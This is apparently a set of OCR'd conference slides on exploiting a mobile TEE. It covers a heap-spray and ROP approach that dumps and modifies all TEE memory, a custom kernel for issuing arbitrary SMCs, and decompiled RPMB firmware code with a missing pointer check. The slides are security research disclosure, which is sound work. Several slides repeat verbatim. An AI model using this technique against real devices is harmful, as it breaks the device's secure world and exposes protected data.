    - Contiguous pages in VA space also have a contiguous PA
    - Start address more or less constant
- Spray heap and trigger SMC from ROP payload within the TA




DATA EXFILTRATION – APPROACH

- TEE physical range known
- TA heap allocations somewhat predictable
  - Max allocation size: ~50MB
  - Contiguous pages in VA space also have a contiguous PA
  - Start address more or less constant
- Spray heap and trigger SMC from ROP payload within the TA




DATA EXFILTRATION – APPROACH

- TEE physical range known
- TA heap allocations somewhat predictable
  - Max allocation size: ~50MB
  - Contiguous pages in VA space also have a contiguous PA
  - Start address more or less constant
- Spray heap and trigger SMC from ROP payload within the TA




DATA EXFILTRATION – APPROACH

- TEE physical range known
- TA heap allocations somewhat predictable
  - Max allocation size: ~50MB
  - Contiguous pages in VA space also have a contiguous PA
  - Start address more or less constant
- Spray heap and trigger SMC from ROP payload within the TA



DATA EXFILTRATION – APPROACH

- TEE physical range known
- TA heap allocations somewhat predictable
    - Max allocation size: ~50MB
    - Contiguous pages in VA space also have a contiguous PA
    - Start address more or less constant
- Spray heap and trigger SMC from ROP payload within the TA



DATA EXFILTRATION

- By exploiting this behavior we can extract the whole TEE memory
- Similarly, we can modify TEE memory
- Since the write is done through a DMA engine, all memory is writable

Well, that was actually vulnerability #1 ☺

What else can we find?

BUG HUNTING LDFW

- Previous vulnerability could be triggered only from the TEE
- We now have the plaintext binaries
- Can we find issues in SMCs directly reachable from Android?

BUG HUNTING LDFW – RESEARCH KERNEL

- How to issue arbitrary SMC?
  - Requires kernel-mode privileges to use smc instruction
  - No driver exposes this with full control – even when rooted

→ Custom kernel
  - SMC driver for arbitrary SMC calls from user-mode
  - IOMEM driver for accessing physical memory, incl. on-the-fly mapping

MISSING POINTER CHECK IN RPMB LDFW

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4, int is_nsec) {
  [...]
  switch ( (__int16)smc_id ) {
    case 0x3811:                                      // SMC 0x82003811 non-sec allowed
                                                      // Called during boot by kernel
      if ( g_wsm_init ) {
        retval = 65798;
      }
      else if ( a2 ) {
        if ( a3 ) {
          retval = check_if_range_is_ns(a2, 0x8018u);
          if ( !retval ) {                                  ✓
            wsm_buf_ptr = a2;
            wsm_irq_index = (int)a3;
            g_wsm_init = 1;
            printf("[RPMB] wsm init is done. [buffer:%llx]\n", a2);
            goto LABEL_58;
          }
        }
        else {
          retval = 65805;
        }
```


MISSING POINTER CHECK IN RPMB LDFW

```
__int64 rpmb_smc_handler(__int64 smc_id, void *a2, void *a3, __int64 a4,
                         unsigned int is_nsec) {
  [...]
  ret = 0x20103;
  switch ( (__int16)smc_id ) {
    case 0x3823:                          // SMC 0x82003823 non-sec allowed
      retval = 0;
      *a2 = 64;
      *a3 = 1024;
      goto ret;
```

Where is the pointer check?!?


How to pwn a TEE by writing 64 or 1024?

TZASC




Images: Flaticon.com

TZASC




Images: Flaticon.com

TZASC




Images: Flaticon.com

TZASC




Images: Flaticon.com

TZASC




Images: Flaticon.com

TZASC




Images: Flaticon.com

TZASC




Images: Flaticon.com

TZASC



Images: Flaticon.com

TZASC



Images: Flaticon.com

TZASC CONFIGURATION

```
1c030500h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030510h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030520h: 00 00 A0 B8 00 00 00 00 00 E0 FF BF 00 00 00 00  .. ¸.....àÿ¿....
1c030530h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030540h: 00 00 00 80 08 00 00 00 00 F0 FF 9F 08 00 00 00  ...€.....ðÿŸ....
1c030550h: 01 00 00 C0 00 00 00 00 00 00 00 00 00 00 00 00  ...À............
1c030560h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030570h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030580h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
1c030590h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

TZASC CONFIGURATION

```
